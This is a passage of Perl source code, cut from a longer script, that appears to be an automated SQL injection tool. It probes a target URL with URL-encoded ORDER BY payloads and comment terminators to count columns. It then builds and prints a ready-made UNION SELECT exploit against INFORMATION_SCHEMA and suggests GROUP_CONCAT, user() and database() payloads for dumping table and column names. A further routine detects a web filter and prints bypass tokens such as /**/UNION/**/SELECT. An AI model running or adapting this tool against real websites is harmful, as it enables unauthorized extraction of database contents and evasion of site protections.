        print "-----------------------------------------------------------------\n\t[+] $dataBaseVersion...\n--------------
----------------------------------------------------\n";
    }
    else {
         print "\t[+] Getting Database Version....\n";
         print "-----------------------------------------------------------------\n\t[+] $dataBaseVersion...\n------------
------------------------------------------------------\n";
    }
    sleep 2;
    print "\t[+] Extracting Number of Defective Columns...\n";
    $html1 = "";
    $html2 = "";
    my $num = 0;
    my %orderTail = (
                    1 => "%20%6F%72%64%65%72%20%62%79%20"
                  );
    $defURL = $url;
    $html1 = get_HTML($defURL);
    $strLen1 = bytes::length($html1);

    for (1..keys (%orderTail)){
        for my $end ("","--","/*"){
            for $num (1..100){
                $endTail = $end;
                my $fullURL = $defURL.$orderTail{$_}.$num.$endTail;
            $html2 = get_HTML($fullURL);
            if($html1 eq $html2 && $num >= 1){ #print "\nNum: $num\n End: $endTail\n";
               $ext = 1;
            }
            elsif($ext == 1) {
               $ext = 2;
               $numOfColumns = $num-1;
               sleep 2;
               print "\t[+] Number of Defective Columns is: $numOfColumns\n";
               sleep 2;
               print "\t[+] Data can be Extracted from Tables through:\n";
               sleep 2;
               $exploit = $defURL."+UNION+SELECT+";
               if($ext == 2){last;}
            }
            else{
               $strLen2 = bytes::length($html2);
               if(($strLen1 - $strLen2) < 0){load_ByteSum((-1 * ($strLen1 - $strLen2)), $endTail);}
               else {load_ByteSum(($strLen1 - $strLen2), $endTail);}
            }
         }
         if($ext == 2){last;}
      }
      if($ext == 2){last;}
   }

   if($ext == 2) {
      if($dataBaseVersion eq "Database: 5.0.85-Community Version: 5 "){
            for (my $x=1; $x<=$numOfColumns; $x++){
               if($x == $numOfColumns){ $exploit =
$exploit.$x."+FROM+INFORMATION_SCHEMA.COLUMNS".$endTail;}
               else {$exploit = $exploit.$x.",";}
            }
            print "\n\n\t\t---------------------\n ";
            print "\t\t    :: Exploit ::\n";
            print "\t\t----------------------\n";
            print "\n $exploit\n\n";
            print "\n\t[+] To get data replace one defective column with :\n\n";
            print "\t
GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)\n\n\n";
         }
         else{
            for (my $x=1; $x<=$numOfColumns; $x++){
               if($x == $numOfColumns){ $exploit = $exploit.$x."+FROM+[Table Name]".$endTail;}
               else {$exploit = $exploit.$x.",";}
            }
            print "\n\n\t\t---------------------\n ";
            print "\t\t    :: Exploit ::\n";
            print "\t\t----------------------\n";
            print "\n $exploit\n\n";
            print "\n\t[+] To get data you have to guss the table names and columns :\n\n";
            #print "\t
GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)\n\n\n";
         }
      }
      else{
```

```
    $numOfColumns = 0;
    my $min = min values %byteSum;
    $exploit = $defURL."+UNION+SELECT+";
    for (1.. keys (%byteSum)){
      if($byteSum{$_} == $min){
        $numOfColumns++;
        #print "\nKey: $_ ==> Dif: $byteSum{$_}\n";
      }
    }
    if($numOfColumns >= 1){
      if($dataBaseVersion eq "Database: 5.0.85-Community Version: 5 "){
        print "\t[+] Number of Defective Columns is: $numOfColumns\n";
        for (my $x=1; $x<=$numOfColumns; $x++){
        if($x == $numOfColumns){ $exploit =
$exploit.$x."+FROM+INFORMATION_SCHEMA.COLUMNS".$endTail;}
        else {$exploit = $exploit.$x.",";}
          }
        print "\n\n\t\t----------------------\n ";
        print "\t\t    :: Exploit ::\n";
        print "\t\t----------------------\n";
        print "\n $exploit\n\n";
        print "\n\t[+] To get data replace one defective column with :\n\n";
        print "\t
GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA) or user() or
database()\n\n\n";
      }
      else{
        print "\t[+] Number of Defective Columns is: $numOfColumns\n";
```

```
                for (my $x=1; $x<=$numOfColumns; $x++){
                if($x == $numOfColumns){ $exploit = $exploit.$x."+FROM+I[Table Name]".$endTail;}
                else {$exploit = $exploit.$x.",";}
                    }
                print "\n\n\t\t--------------------\n ";
                print "\t\t    :: Exploit ::\n";
                print "\t\t----------------------\n";
                print "\n $exploit\n\n";
                print "\n\t[+] To get data you have to guess the table names and columns :\n\n";
                #print "\t
GROUP_CONCAT(TABLE_NAME,0x3a,COLUMN_NAME,0x3a,TABLE_SCHEMA)\n\n\n";
            }
        }
        else {print "\t[-] Cannot Extract Defective Columns is:";}
    }

    check_Forbidden($url);
}

sub check_Forbidden($){
    my $target = shift;
    my $frbdn =0;
    sleep 2;
    print "\t[+] Checking against Forbidden Protection..\n";
    for ("+UNION","+SELECT","+UNION+SELECT","+ORDER BY"){
        my $newTarget = $target.$_;
        get_HTML($newTarget);
        if($forbidden == 1){
            print "\a\t[+] The site is protected by Forbidden filter against: [$_]\n";
            sleep 1;
            print "\t[+] Trying to overstep Forbidden...\n";
            get_HTML($target."+UNION+ALL+SELECT");
            if($forbidden == 0){
                print "\t[+] Forbidden can be oversteped through:\n";
                sleep 2;
                print "\n\n\t\t---------------------\n ";
                print "\t\t    :: Token ::\n";
                print "\t\t----------------------\n";
                print "\n\t [+UNION+ALL+SELECT] or [/**/UNION/**/SELECT]\n\n\n";
            }
            $frbdn = 1;
        }
    }
    if($frbdn == 0){print "\t[+] The site is NOT protected by FORBIDDEN filter\n";}
}

sub load_ByteSum($$){

    my ($dif, $tail) = ($_[0], $_[1]);
    $counter++;
    open (FILE, '>>D:\fuck.txt') or die $!;
    print FILE "$counter   $dif   $tail\n";
    close FILE;
    $byteSum{$counter} = $dif;
    $endTails{$counter} = $tail;
}
```